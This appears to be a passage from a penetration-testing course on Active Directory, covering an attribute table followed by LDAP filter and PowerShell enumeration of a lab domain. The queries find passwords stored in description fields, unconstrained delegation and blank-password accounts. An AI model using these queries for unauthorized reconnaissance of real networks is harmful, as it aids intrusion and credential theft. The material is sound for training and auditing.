meetingMaxParticipants	meetingMaxParticipants	1.2.840.
meetingName	meetingName	1.2.840.
meetingOriginator	meetingOriginator	1.2.840.
meetingOwner	meetingOwner	1.2.840.
meetingProtocol	meetingProtocol	1.2.840.
meetingRating	meetingRating	1.2.840.
meetingRecurrence	meetingRecurrence	1.2.840.
meetingScope	meetingScope	1.2.840.
meetingStartTime	meetingStartTime	1.2.840.
meetingType	meetingType	1.2.840.
meetingURL	meetingURL	1.2.840.
member	Member	2.5.4.31
memberOf	Is-Member-Of-DL	1.2.840.
mhsORAddress	MHS-OR-Address	1.2.840.
middleName	Other-Name	2.16.840.
minPwdAge	Min-Pwd-Age	1.2.840.
minPwdLength	Min-Pwd-Length	1.2.840.
minTicketAge	Min-Ticket-Age	1.2.840.
mobile	Phone-Mobile-Primary	0.9.234;
modifiedCount	Modified-Count	1.2.840.
modifiedCountAtLastProm	Modified-Count-At-Last-Prom	1.2.840.
modifyTimeStamp	Modify-Time-Stamp	2.5.18.2

LDAP Display Name	CN	Attribut
moniker	Moniker	1.2.840.
monikerDisplayName	Moniker-Display-Name	1.2.840.
moveTreeState	Move-Tree-State	1.2.840.
mscopeId	Mscope-Id	1.2.840.
mS-DS-ConsistencyChildCount	MS-DS-Consistency-Child-Count	1.2.840.
mS-DS-ConsistencyGuid	MS-DS-Consistency-Guid	1.2.840.
mS-DS-CreatorSID	MS-DS-Creator-SID	1.2.840.
ms-DS-MachineAccountQuota	MS-DS-Machine-Account-Quota	1.2.840.
mS-DS-ReplicatesNCReason	MS-DS-Replicates-NC-Reason	1.2.840.
msiFileList	Msi-File-List	1.2.840.
msiScript	Msi-Script	1.2.840.
msiScriptName	Msi-Script-Name	1.2.840.
msiScriptPath	Msi-Script-Path	1.2.840.
msiScriptSize	Msi-Script-Size	1.2.840.
mSMQAuthenticate	MSMQ-Authenticate	1.2.840.
mSMQBasePriority	MSMQ-Base-Priority	1.2.840.
mSMQComputerType	MSMQ-Computer-Type	1.2.840.
mSMQComputerTypeEx	MSMQ-Computer-Type-Ex	1.2.840.
mSMQCost	MSMQ-Cost	1.2.840.
mSMQCSPName	MSMQ-CSP-Name	1.2.840.
mSMQDependentClientService	MSMQ-Dependent-Client-Service	1.2.840.
mSMQDependentClientServices	MSMQ-Dependent-Client-Services	1.2.840.
mSMQDigests	MSMQ-Digests	1.2.840.
mSMQDigestsMig	MSMQ-Digests-Mig	1.2.840.
mSMQDsService	MSMQ-Ds-Service	1.2.840.
mSMQDsServices	MSMQ-Ds-Services	1.2.840.
mSMQEncryptKey	MSMQ-Encrypt-Key	1.2.840.
mSMQForeign	MSMQ-Foreign	1.2.840.
mSMQInRoutingServers	MSMQ-In-Routing-Servers	1.2.840.
mSMQInterval1	MSMQ-Interval1	1.2.840.
mSMQInterval2	MSMQ-Interval2	1.2.840.
mSMQJournal	MSMQ-Journal	1.2.840.
mSMQJournalQuota	MSMQ-Journal-Quota	1.2.840.
mSMQLabel	MSMQ-Label	1.2.840.

LDAP Display Name	CN	Attribut
mSMQLabelEx	MSMQ-Label-Ex	1.2.840.
mSMQLongLived	MSMQ-Long-Lived	1.2.840.
mSMQMigrated	MSMQ-Migrated	1.2.840.
mSMQNameStyle	MSMQ-Name-Style	1.2.840.
mSMQNt4Flags	MSMQ-Nt4-Flags	1.2.840.
mSMQNt4Stub	MSMQ-Nt4-Stub	1.2.840.
mSMQOSType	MSMQ-OS-Type	1.2.840.
mSMQOutRoutingServers	MSMQ-Out-Routing-Servers	1.2.840.
mSMQOwnerID	MSMQ-Owner-ID	1.2.840.
mSMQPrevSiteGates	MSMQ-Prev-Site-Gates	1.2.840.
mSMQPrivacyLevel	MSMQ-Privacy-Level	1.2.840.
mSMQQMID	MSMQ-QM-ID	1.2.840.
mSMQQueueJournalQuota	MSMQ-Queue-Journal-Quota	1.2.840.
mSMQQueueNameExt	MSMQ-Queue-Name-Ext	1.2.840.
mSMQQueueQuota	MSMQ-Queue-Quota	1.2.840.
mSMQQueueType	MSMQ-Queue-Type	1.2.840.
mSMQQuota	MSMQ-Quota	1.2.840.
mSMQRoutingService	MSMQ-Routing-Service	1.2.840.
mSMQRoutingServices	MSMQ-Routing-Services	1.2.840.
mSMQServices	MSMQ-Services	1.2.840.
mSMQServiceType	MSMQ-Service-Type	1.2.840.
mSMQSignCertificates	MSMQ-Sign-Certificates	1.2.840.
mSMQSignCertificatesMig	MSMQ-Sign-Certificates-Mig	1.2.840.
mSMQSignKey	MSMQ-Sign-Key	1.2.840.
mSMQSite1	MSMQ-Site-1	1.2.840.
mSMQSite2	MSMQ-Site-2	1.2.840.
mSMQSiteForeign	MSMQ-Site-Foreign	1.2.840.
mSMQSiteGates	MSMQ-Site-Gates	1.2.840.
mSMQSiteGatesMig	MSMQ-Site-Gates-Mig	1.2.840.
mSMQSiteID	MSMQ-Site-ID	1.2.840.
mSMQSiteName	MSMQ-Site-Name	1.2.840.
mSMQSiteNameEx	MSMQ-Site-Name-Ex	1.2.840.
mSMQSites	MSMQ-Sites	1.2.840.
mSMQTransactional	MSMQ-Transactional	1.2.840.

LDAP Display Name	CN	Attribut
mSMQUserSid	MSMQ-User-Sid	1.2.840.
mSMQVersion	MSMQ-Version	1.2.840.
msNPAllowDialin	msNPAllowDialin	1.2.840.
msNPCalledStationID	msNPCalledStationID	1.2.840.
msNPCallingStationID	msNPCallingStationID	1.2.840.
msNPSavedCallingStationID	msNPSavedCallingStationID	1.2.840.
msRADIUSCallbackNumber	msRADIUSCallbackNumber	1.2.840.
msRADIUSFramedIPAddress	msRADIUSFramedIPAddress	1.2.840.
msRADIUSFramedRoute	msRADIUSFramedRoute	1.2.840.
msRADIUSServiceType	msRADIUSServiceType	1.2.840.
msRASSavedCallbackNumber	msRASSavedCallbackNumber	1.2.840.
msRASSavedFramedIPAddress	msRASSavedFramedIPAddress	1.2.840.
msRASSavedFramedRoute	msRASSavedFramedRoute	1.2.840.
msRRASAttribute	ms-RRAS-Attribute	1.2.840.
msRRASVendorAttributeEntry	ms-RRAS-Vendor-Attribute-Entry	1.2.840.
mS-SQL-Alias	MS-SQL-Alias	1.2.840.
mS-SQL-AllowAnonymousSubscription	MS-SQL-AllowAnonymousSubscription	1.2.840.
mS-SQL-AllowImmediateUpdatingSubscription	MS-SQL-AllowImmediateUpdatingSubscription	1.2.840.
mS-SQL-AllowKnownPullSubscription	MS-SQL-AllowKnownPullSubscription	1.2.840.
mS-SQL-AllowQueuedUpdatingSubscription	MS-SQL-AllowQueuedUpdatingSubscription	1.2.840.
mS-SQL-AllowSnapshotFilesFTPDownloading	MS-SQL-AllowSnapshotFilesFTPDownloading	1.2.840.
mS-SQL-AppleTalk	MS-SQL-AppleTalk	1.2.840.
mS-SQL-Applications	MS-SQL-Applications	1.2.840.
mS-SQL-Build	MS-SQL-Build	1.2.840.
mS-SQL-CharacterSet	MS-SQL-CharacterSet	1.2.840.
mS-SQL-Clustered	MS-SQL-Clustered	1.2.840.
mS-SQL-ConnectionURL	MS-SQL-ConnectionURL	1.2.840.
mS-SQL-Contact	MS-SQL-Contact	1.2.840.
mS-SQL-CreationDate	MS-SQL-CreationDate	1.2.840.
mS-SQL-Database	MS-SQL-Database	1.2.840.

LDAP Display Name	CN	Attribut
mS-SQL-Description	MS-SQL-Description	1.2.840.
mS-SQL-GPSHeight	MS-SQL-GPSHeight	1.2.840.
mS-SQL-GPSLatitude	MS-SQL-GPSLatitude	1.2.840.
mS-SQL-GPSLongitude	MS-SQL-GPSLongitude	1.2.840.
mS-SQL-InformationDirectory	MS-SQL-InformationDirectory	1.2.840.
mS-SQL-InformationURL	MS-SQL-InformationURL	1.2.840.
mS-SQL-Keywords	MS-SQL-Keywords	1.2.840.
mS-SQL-Language	MS-SQL-Language	1.2.840.
mS-SQL-LastBackupDate	MS-SQL-LastBackupDate	1.2.840.
mS-SQL-LastDiagnosticDate	MS-SQL-LastDiagnosticDate	1.2.840.
mS-SQL-LastUpdatedDate	MS-SQL-LastUpdatedDate	1.2.840.
mS-SQL-Location	MS-SQL-Location	1.2.840.
mS-SQL-Memory	MS-SQL-Memory	1.2.840.
mS-SQL-MultiProtocol	MS-SQL-MultiProtocol	1.2.840.
mS-SQL-Name	MS-SQL-Name	1.2.840.
mS-SQL-NamedPipe	MS-SQL-NamedPipe	1.2.840.
mS-SQL-PublicationURL	MS-SQL-PublicationURL	1.2.840.
mS-SQL-Publisher	MS-SQL-Publisher	1.2.840.
mS-SQL-RegisteredOwner	MS-SQL-RegisteredOwner	1.2.840.
mS-SQL-ServiceAccount	MS-SQL-ServiceAccount	1.2.840.
mS-SQL-Size	MS-SQL-Size	1.2.840.
mS-SQL-SortOrder	MS-SQL-SortOrder	1.2.840.
mS-SQL-SPX	MS-SQL-SPX	1.2.840.
mS-SQL-Status	MS-SQL-Status	1.2.840.
mS-SQL-TCPIP	MS-SQL-TCPIP	1.2.840.
mS-SQL-ThirdParty	MS-SQL-ThirdParty	1.2.840.
mS-SQL-Type	MS-SQL-Type	1.2.840.
mS-SQL-UnicodeSortOrder	MS-SQL-UnicodeSortOrder	1.2.840.
mS-SQL-Version	MS-SQL-Version	1.2.840.
mS-SQL-Vines	MS-SQL-Vines	1.2.840.
mustContain	Must-Contain	1.2.840.
name	RDN	1.2.840.
nameServiceFlags	Name-Service-Flags	1.2.840.
nCName	NC-Name	1.2.840.

LDAP Display Name	CN	Attribut
nETBIOSName	NETBIOS-Name	1.2.840.
netbootAllowNewClients	netboot-Allow-New-Clients	1.2.840.
netbootAnswerOnlyValidClients	netboot-Answer-Only-Valid-Clients	1.2.840.
netbootAnswerRequests	netboot-Answer-Requests	1.2.840.
netbootCurrentClientCount	netboot-Current-Client-Count	1.2.840.
netbootGUID	Netboot-GUID	1.2.840.
netbootInitialization	Netboot-Initialization	1.2.840.
netbootIntelliMirrorOSes	netboot-IntelliMirror-OSes	1.2.840.
netbootLimitClients	netboot-Limit-Clients	1.2.840.
netbootLocallyInstalledOSes	netboot-Locally-Installed-OSes	1.2.840.
netbootMachineFilePath	Netboot-Machine-File-Path	1.2.840.
netbootMaxClients	netboot-Max-Clients	1.2.840.
netbootMirrorDataFile	Netboot-Mirror-Data-File	1.2.840.
netbootNewMachineNamingPolicy	netboot-New-Machine-Naming-Policy	1.2.840.
netbootNewMachineOU	netboot-New-Machine-OU	1.2.840.
netbootSCPBL	netboot-SCP-BL	1.2.840.
netbootServer	netboot-Server	1.2.840.
netbootSIFFile	Netboot-SIF-File	1.2.840.
netbootTools	netboot-Tools	1.2.840.
networkAddress	Network-Address	1.2.840.
nextLevelStore	Next-Level-Store	1.2.840.
nextRid	Next-Rid	1.2.840.
nonSecurityMember	Non-Security-Member	1.2.840.
nonSecurityMemberBL	Non-Security-Member-BL	1.2.840.
notes	Additional-Information	1.2.840.
notificationList	Notification-List	1.2.840.
nTGroupMembers	NT-Group-Members	1.2.840.
nTMixedDomain	NT-Mixed-Domain	1.2.840.
ntPwdHistory	Nt-Pwd-History	1.2.840.
nTSecurityDescriptor	NT-Security-Descriptor	1.2.840.
o	Organization-Name	2.5.4.10
objectCategory	Object-Category	1.2.840.
objectClass	Object-Class	2.5.4.0
objectClassCategory	Object-Class-Category	1.2.840.

LDAP Display Name	CN	Attribut
objectClasses	Object-Classes	2.5.21.6
objectCount	Object-Count	1.2.840.
objectGUID	Object-Guid	1.2.840.
objectSid	Object-Sid	1.2.840.
objectVersion	Object-Version	1.2.840.
oEMInformation	OEM-Information	1.2.840.
oMObjectClass	OM-Object-Class	1.2.840.
oMSyntax	OM-Syntax	1.2.840.
oMTGuid	OMT-Guid	1.2.840.
oMTIndxGuid	OMT-Indx-Guid	1.2.840.
operatingSystem	Operating-System	1.2.840.
operatingSystemHotfix	Operating-System-Hotfix	1.2.840.
operatingSystemServicePack	Operating-System-Service-Pack	1.2.840.
operatingSystemVersion	Operating-System-Version	1.2.840.
operatorCount	Operator-Count	1.2.840.
optionDescription	Option-Description	1.2.840.
options	Options	1.2.840.
optionsLocation	Options-Location	1.2.840.
originalDisplayTable	Original-Display-Table	1.2.840.
originalDisplayTableMSDOS	Original-Display-Table-MSDOS	1.2.840.
otherFacsimileTelephoneNumber	Phone-Fax-Other	1.2.840.
otherHomePhone	Phone-Home-Other	1.2.840.
otherIpPhone	Phone-Ip-Other	1.2.840.
otherLoginWorkstations	Other-Login-Workstations	1.2.840.
otherMailbox	Other-Mailbox	1.2.840.
otherMobile	Phone-Mobile-Other	1.2.840.
otherPager	Phone-Pager-Other	1.2.840.
otherTelephone	Phone-Office-Other	1.2.840.
otherWellKnownObjects	Other-Well-Known-Objects	1.2.840.
ou	Organizational-Unit-Name	2.5.4.11
owner	Owner	2.5.4.32
packageFlags	Package-Flags	1.2.840.
packageName	Package-Name	1.2.840.
packageType	Package-Type	1.2.840.

LDAP Display Name	CN	Attribute ID
pager	Phone-Pager-Primary	0.9.2341
parentCA	Parent-CA	1.2.840.113554.1.1.1
parentCACertificateChain	Parent-CA-Certificate-Chain	1.2.840.113554.1.1.2
parentGUID	Parent-GUID	1.2.840.113554.1.1.3
partialAttributeDeletionList	Partial-Attribute-Deletion-List	1.2.840.113554.1.1.4
partialAttributeSet	Partial-Attribute-Set	1.2.840.113554.1.1.5
pekKeyChangeInterval	Pek-Key-Change-Interval	1.2.840.113554.1.1.6
pekList	Pek-List	1.2.840.113554.1.1.7
pendingCACertificates	Pending-CA-Certificates	1.2.840.113554.1.1.8
pendingParentCA	Pending-Parent-CA	1.2.840.113554.1.1.9
perMsgDialogDisplayTable	Per-Msg-Dialog-Display-Table	1.2.840.113554.1.1.10
perRecipDialogDisplayTable	Per-Recip-Dialog-Display-Table	1.2.840.113554.1.1.11
personalTitle	Personal-Title	1.2.840.113554.1.1.12
physicalDeliveryOfficeName	Physical-Delivery-Office-Name	2.5.4.19
physicalLocationObject	Physical-Location-Object	1.2.840.113554.1.1.14
pKICriticalExtensions	PKI-Critical-Extensions	1.2.840.113554.1.1.15
pKIDefaultCSPs	PKI-Default-CSPs	1.2.840.113554.1.1.16
pKIDefaultKeySpec	PKI-Default-Key-Spec	1.2.840.113554.1.1.17
pKIEnrollmentAccess	PKI-Enrollment-Access	1.2.840.113554.1.1.18
pKIExpirationPeriod	PKI-Expiration-Period	1.2.840.113554.1.1.19
pKIExtendedKeyUsage	PKI-Extended-Key-Usage	1.2.840.113554.1.1.20
pKIKeyUsage	PKI-Key-Usage	1.2.840.113554.1.1.21
pKIMaxIssuingDepth	PKI-Max-Issuing-Depth	1.2.840.113554.1.1.22
pKIOverlapPeriod	PKI-Overlap-Period	1.2.840.113554.1.1.23
pKT	PKT	1.2.840.113554.1.1.24
pKTGuid	PKT-Guid	1.2.840.113554.1.1.25
policyReplicationFlags	Policy-Replication-Flags	1.2.840.113554.1.1.26
portName	Port-Name	1.2.840.113554.1.1.27
possibleInferiors	Possible-Inferiors	1.2.840.113554.1.1.28
possSuperiors	Poss-Superiors	1.2.840.113554.1.1.29
postalAddress	Postal-Address	2.5.4.16
postalCode	Postal-Code	2.5.4.17
postOfficeBox	Post-Office-Box	2.5.4.18
preferredDeliveryMethod	Preferred-Delivery-Method	2.5.4.28

LDAP Display Name	CN	Attribut
preferredOU	Preferred-OU	1.2.840.
prefixMap	Prefix-Map	1.2.840.
presentationAddress	Presentation-Address	2.5.4.29
previousCACertificates	Previous-CA-Certificates	1.2.840.
previousParentCA	Previous-Parent-CA	1.2.840.
primaryGroupID	Primary-Group-ID	1.2.840.
primaryGroupToken	Primary-Group-Token	1.2.840.
primaryInternationalISDNNumber	Phone-ISDN-Primary	1.2.840.
primaryTelexNumber	Telex-Primary	1.2.840.
printAttributes	Print-Attributes	1.2.840.
printBinNames	Print-Bin-Names	1.2.840.
printCollate	Print-Collate	1.2.840.
printColor	Print-Color	1.2.840.
printDuplexSupported	Print-Duplex-Supported	1.2.840.
printEndTime	Print-End-Time	1.2.840.
printerName	Printer-Name	1.2.840.
printFormName	Print-Form-Name	1.2.840.
printKeepPrintedJobs	Print-Keep-Printed-Jobs	1.2.840.
printLanguage	Print-Language	1.2.840.
printMACAddress	Print-MAC-Address	1.2.840.
printMaxCopies	Print-Max-Copies	1.2.840.
printMaxResolutionSupported	Print-Max-Resolution-Supported	1.2.840.
printMaxXExtent	Print-Max-X-Extent	1.2.840.
printMaxYExtent	Print-Max-Y-Extent	1.2.840.
printMediaReady	Print-Media-Ready	1.2.840.
printMediaSupported	Print-Media-Supported	1.2.840.
printMemory	Print-Memory	1.2.840.
printMinXExtent	Print-Min-X-Extent	1.2.840.
printMinYExtent	Print-Min-Y-Extent	1.2.840.
printNetworkAddress	Print-Network-Address	1.2.840.
printNotify	Print-Notify	1.2.840.
printNumberUp	Print-Number-Up	1.2.840.
printOrientationsSupported	Print-Orientations-Supported	1.2.840.
printOwner	Print-Owner	1.2.840.

LDAP Display Name	CN	Attribute ID
printPagesPerMinute	Print-Pages-Per-Minute	1.2.840.113556.1.4.803
printRate	Print-Rate	1.2.840.113556.1.4.804
printRateUnit	Print-Rate-Unit	1.2.840.113556.1.4.805
printSeparatorFile	Print-Separator-File	1.2.840.113556.1.4.806
printShareName	Print-Share-Name	1.2.840.113556.1.4.807
printSpooling	Print-Spooling	1.2.840.113556.1.4.808
printStaplingSupported	Print-Stapling-Supported	1.2.840.113556.1.4.809
printStartTime	Print-Start-Time	1.2.840.113556.1.4.810
printStatus	Print-Status	1.2.840.113556.1.4.811
priority	Priority	1.2.840.113556.1.4.812
priorSetTime	Prior-Set-Time	1.2.840.113556.1.4.813
priorValue	Prior-Value	1.2.840.113556.1.4.814

Object Identifiers (OIDs)

We can also use matching rule [Object Identifiers \(OIDs\)](#) with LDAP filters as listed in this [Search Filter Syntax](#) document from Microsoft:

Matching rule OID	String identifier	Description
1.2.840.113556.1.4.803	LDAP_MATCHING_RULE_BIT_AND	A match is found only if all bits from the attribute match the value. This rule is equivalent to a bitwise AND operator.
1.2.840.113556.1.4.804	LDAP_MATCHING_RULE_BIT_OR	A match is found if any bits from the attribute match the value. This rule is equivalent to a bitwise OR operator.

Matching rule OID	String identifier	Description
1.2.840.113556.1.4.1941	LDAP_MATCHING_RULE_IN_CHAIN	This rule is limited to filters that apply to the DN. This is a special "extended" match operator that walks the chain of ancestry in objects all the way to the root until it finds a match.

We can clarify the above OIDs with some examples. Let's take the following LDAP query:

```
(&(objectCategory=person)(objectClass=user)
(userAccountControl:1.2.840.113556.1.4.803:=2))
```

This query will return all administratively disabled user accounts, or [ACCOUNTDISABLE \(2\)](#). We can combine this query as an LDAP search filter with the " Get-ADUser " cmdlet against our target domain. The LDAP query can be shortened as follows:

LDAP Query - Filter Disabled User Accounts

```
PS C:\htb> Get-ADUser -LDAPFilter
'(userAccountControl:1.2.840.113556.1.4.803:=2)' | select name

name
-----
Guest
DefaultAccount
krbtgt
Exchange Online-ApplicationAccount
SystemMailbox{1f05a927-35b9-4cc9-bbe1-11e28cddb180}
SystemMailbox{bb558c35-97f1-4cb9-8ff7-d53741dc928c}
SystemMailbox{e0dc1c29-89c3-4034-b678-e6c29d823ed9}
DiscoverySearchMailbox {D919BA05-46A6-415f-80AD-7E09334BB852}
Migration.8f3e7716-2011-43e4-96b1-aba62d229136
FederatedEmail.4c1f4d8b-8179-4148-93bf-00a95fa1e042
SystemMailbox{D0E409A0-AF9B-4720-92FE-AAC869B0D201}
SystemMailbox{2CE34405-31BE-455D-89D7-A7C7DA7A0DAA}
SystemMailbox{8cc370d3-822a-4ab8-a926-bb94bd0641a9}
```

Now let's look at an example of the extensible match rule " 1.2.840.113556.1.4.1941 ". Consider the following query:

```
(member:1.2.840.113556.1.4.1941:=CN=Harry Jones,OU=Network  
Ops,OU=IT,OU=Employees,DC=INLANEFREIGHT,DC=LOCAL)
```

This matching rule will find all groups that the user Harry Jones (" CN=Harry Jones,OU=Network Ops,OU=IT,OU=Employees,DC=INLANEFREIGHT,DC=LOCAL ") is a member of. Using this filter with the " Get-ADGroup " cmdlet gives us the following output:

LDAP Query - Find All Groups

```
PS C:\htb> Get-ADGroup -LDAPFilter  
'(member:1.2.840.113556.1.4.1941:=CN=Harry Jones,OU=Network  
Ops,OU=IT,OU=Employees,DC=INLANEFREIGHT,DC=LOCAL)' | select Name
```

Name

Administrators
Backup Operators
Domain Admins
Denied RODC Password Replication Group
LAPS Admins
Security Operations
Help Desk
Network Team

Filter Types, Item Types & Escaped Characters

With LDAP search [filters](#), we have the following four filter types:

Operator	Meaning
=	Equal to
~=	Approximately equal to
>=	Greater than or equal to
<=	Less than or equal to

And we have four item types:

Type	Meaning
=	Simple
=*	Present
=something*	Substring
Extensible	varies depending on type

Finally, the following characters must be escaped if used in an LDAP filter:

Character	Represented as Hex
*	\2a
(\28
)	\29
\	\5c
NUL	\00

Example LDAP Filters

Let's build a few more LDAP filters to use against our test domain.

We can use the filter " (&(objectCategory=user)(description=*)) " to find all user accounts that do not have a blank description field. This is a useful search that should be performed on every internal network assessment as it is not uncommon to find passwords for users stored in the user description attribute in AD (which can be read by all AD users).

Combining this with the " Get-ADUser " cmdlet, we can search for all domain users that do not have a blank description field and, in this case, find a service account password!

LDAP Query - Description Field

```
PS C:\htb> Get-ADUser -Properties * -LDAPFilter '(&(objectCategory=user)(description=*))' | select samaccountname,description

samaccountname description
-----
Administrator Built-in account for administering the computer/domain
Guest         Built-in account for guest access to the computer/domain
```

```
DefaultAccount A user account managed by the system.  
krbtgt Key Distribution Center Service Account  
svc-sccm **Do not change password** 03/04/2015 N3ssu$_svc2014!
```

This filter "(userAccountControl:1.2.840.113556.1.4.803:=524288)" can be used to find all users or computers marked as trusted for delegation, or unconstrained delegation, which will be covered in a later module on Kerberos Attacks. We can enumerate users with the help of this LDAP filter:

LDAP Query - Find Trusted Users

```
PS C:\htb> Get-ADUser -Properties * -LDAPFilter  
'(userAccountControl:1.2.840.113556.1.4.803:=524288)' | select  
Name,memberof, servicePrincipalName,TrustedForDelegation | fl  
  
Name : sqldev  
memberof : {CN=Protected  
Users,CN=Users,DC=INLANEFREIGHT,DC=LOCAL}  
servicePrincipalName : {MSSQL_svc_dev/inlanefreight.local:1443}  
TrustedForDelegation : True
```

We can enumerate computers with this setting as well:

LDAP Query - Find Trusted Computers

```
PS C:\htb> Get-ADComputer -Properties * -LDAPFilter  
'(userAccountControl:1.2.840.113556.1.4.803:=524288)' | select  
DistinguishedName,servicePrincipalName,TrustedForDelegation | fl  
  
DistinguishedName : CN=DC01,OU=Domain  
Controllers,DC=INLANEFREIGHT,DC=LOCAL  
servicePrincipalName : {exchangeAB/DC01,  
exchangeAB/DC01.INLANEFREIGHT.LOCAL, TERMSRV/DC01,  
TERMSRV/DC01.INLANEFREIGHT.LOCAL...}  
TrustedForDelegation : True  
  
DistinguishedName : CN=SQL01,OU=SQL  
Servers,OU=Servers,DC=INLANEFREIGHT,DC=LOCAL  
servicePrincipalName : {MSSQLsvc/SQL01.INLANEFREIGHT.LOCAL:1433,  
TERMSRV/SQL01, TERMSRV/SQL01.INLANEFREIGHT.LOCAL,  
RestrictedKrbHost/SQL01...}  
TrustedForDelegation : True
```

Lastly, let's search for all users with the " adminCount " attribute set to 1 whose " useraccountcontrol " attribute is set with the flag " PASSWD_NOTREQD ," meaning that the account can have a blank password set. To do this, we must combine two LDAP search filters as follows:

```
(&(objectCategory=person)(objectClass=user)  
(userAccountControl:1.2.840.113556.1.4.803:=32))(adminCount=1)
```

LDAP Query - Users With Blank Password

```
PS C:\htb> Get-AdUser -LDAPFilter '(&(objectCategory=person)  
(objectClass=user)(userAccountControl:1.2.840.113556.1.4.803:=32))  
(adminCount=1)' -Properties * | select name,memberof | fl  
  
name      : Jenna Smith  
memberof  : CN=Schema Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL  
  
name      : Harry Jones  
memberof  : {CN=Network Team,CN=Users,DC=INLANEFREIGHT,DC=LOCAL, CN=Help  
Desk,OU=Microsoft Exchange Security  
Groups,DC=INLANEFREIGHT,DC=LOCAL, CN=Security  
Operations,CN=Users,DC=INLANEFREIGHT,DC=LOCAL, CN=LAPS  
Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL...}
```


While uncommon, we find accounts without a password set from time to time, so it is always important to enumerate accounts with the PASSWD_NOTREQD flag set and check to see if they indeed do not have a password set. This could happen intentionally (perhaps as a timesaver) or accidentally if a user with this flag set changes their password via command line and accidentally presses enter before typing in a password. All organizations should perform periodic account audits and remove this flag from any accounts that have no valid business reason to have it set.

Try out building some filters of your own. This guide [Active Directory: LDAP Syntax Filters](#) is a great starting point.

Recursive Match

We can use the " RecursiveMatch " parameter in a similar way that we use the matching rule OID " 1.2.840.113556.1.4.1941 ". A good example of this is to find all of the groups that an AD user is a part of, both directly and indirectly. This is also known as "nested group membership." For example, the user bob.smith may not be a direct member of the Domain

`Admins` group but has derivative Domain Admin rights because the group `Security Operations` is a member of the `Domain Admins` group. We can see this graphically by looking at Active Directory Computers and Users .



We can enumerate this with PowerShell several ways, one way being the " `Get-ADGroupMember` " cmdlet.

PowerShell - Members Of Security Operations

```
PS C:\htb> Get-ADGroupMember -Identity "Security Operations"

distinguishedName : CN=Harry Jones,OU=Network
Ops,OU=IT,OU=Employees,DC=INLANEFREIGHT,DC=LOCAL
name : Harry Jones
objectClass : user
objectGUID : f6d9b03e-7056-478b-a737-6c3298d18b9d
SamAccountName : harry.jones
SID : S-1-5-21-2974783224-3764228556-2640795941-2040
```

As we can see above, the `Security Operations` group is indeed "nested" within the `Domain Admins` group. Therefore any of its members are effectively Domain Admins.

Searching for a user's group membership using `Get-ADUser` focusing on the property `memberof` will not directly show this information.

PowerShell - User's Group Membership

```
PS C:\htb> Get-ADUser -Identity harry.jones -Properties * | select
memberof | ft -Wrap

memberof
-----
{CN=Network Team,CN=Users,DC=INLANEFREIGHT,DC=LOCAL, CN=Help
Desk,OU=Microsoft Exchange Security
Groups,DC=INLANEFREIGHT,DC=LOCAL, CN=Security
Operations,CN=Users,DC=INLANEFREIGHT,DC=LOCAL, CN=LAPS
Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL...}
```

We can find nested group membership with the matching rule OID and the `RecursiveMatch` parameter, as seen in the following examples. The first example shows an AD filter and the `RecursiveMatch` to recursively query for all groups that the user `harry.jones` is a member of.

PowerShell - All Groups of User

```
PS C:\htb> Get-ADGroup -Filter 'member -RecursiveMatch "CN=Harry Jones,OU=Network Ops,OU=IT,OU=Employees,DC=INLANEFREIGHT,DC=LOCAL"' | select name

name
-----
Administrators
Backup Operators
Domain Admins
Denied RODC Password Replication Group
LAPS Admins
Security Operations
Help Desk
Network Team
```

Another way to return this same information is by using an `LDAPFilter` and the matching rule OID.

LDAP Query - All Groups of User

```
PS C:\htb> Get-ADGroup -LDAPFilter
' (member:1.2.840.113556.1.4.1941:=CN=Harry Jones,OU=Network
Ops,OU=IT,OU=Employees,DC=INLANEFREIGHT,DC=LOCAL)' | select Name

Name
-----
Administrators
Backup Operators
Domain Admins
Denied RODC Password Replication Group
LAPS Admins
Security Operations
Help Desk
Network Team
```

As shown in the above examples, searching recursively in AD can help us enumerate information that standard search queries do not show. Enumerating nested group membership is very important. We may uncover serious misconfigurations within the target.

AD environment that would otherwise go unnoticed, especially in large organizations with thousands of objects in AD. We will see other ways to enumerate this information and even ways of presenting it in a graphical format, but `RecursiveMatch` is a powerful search parameter that should not be overlooked.

SearchBase and SearchScope Parameters

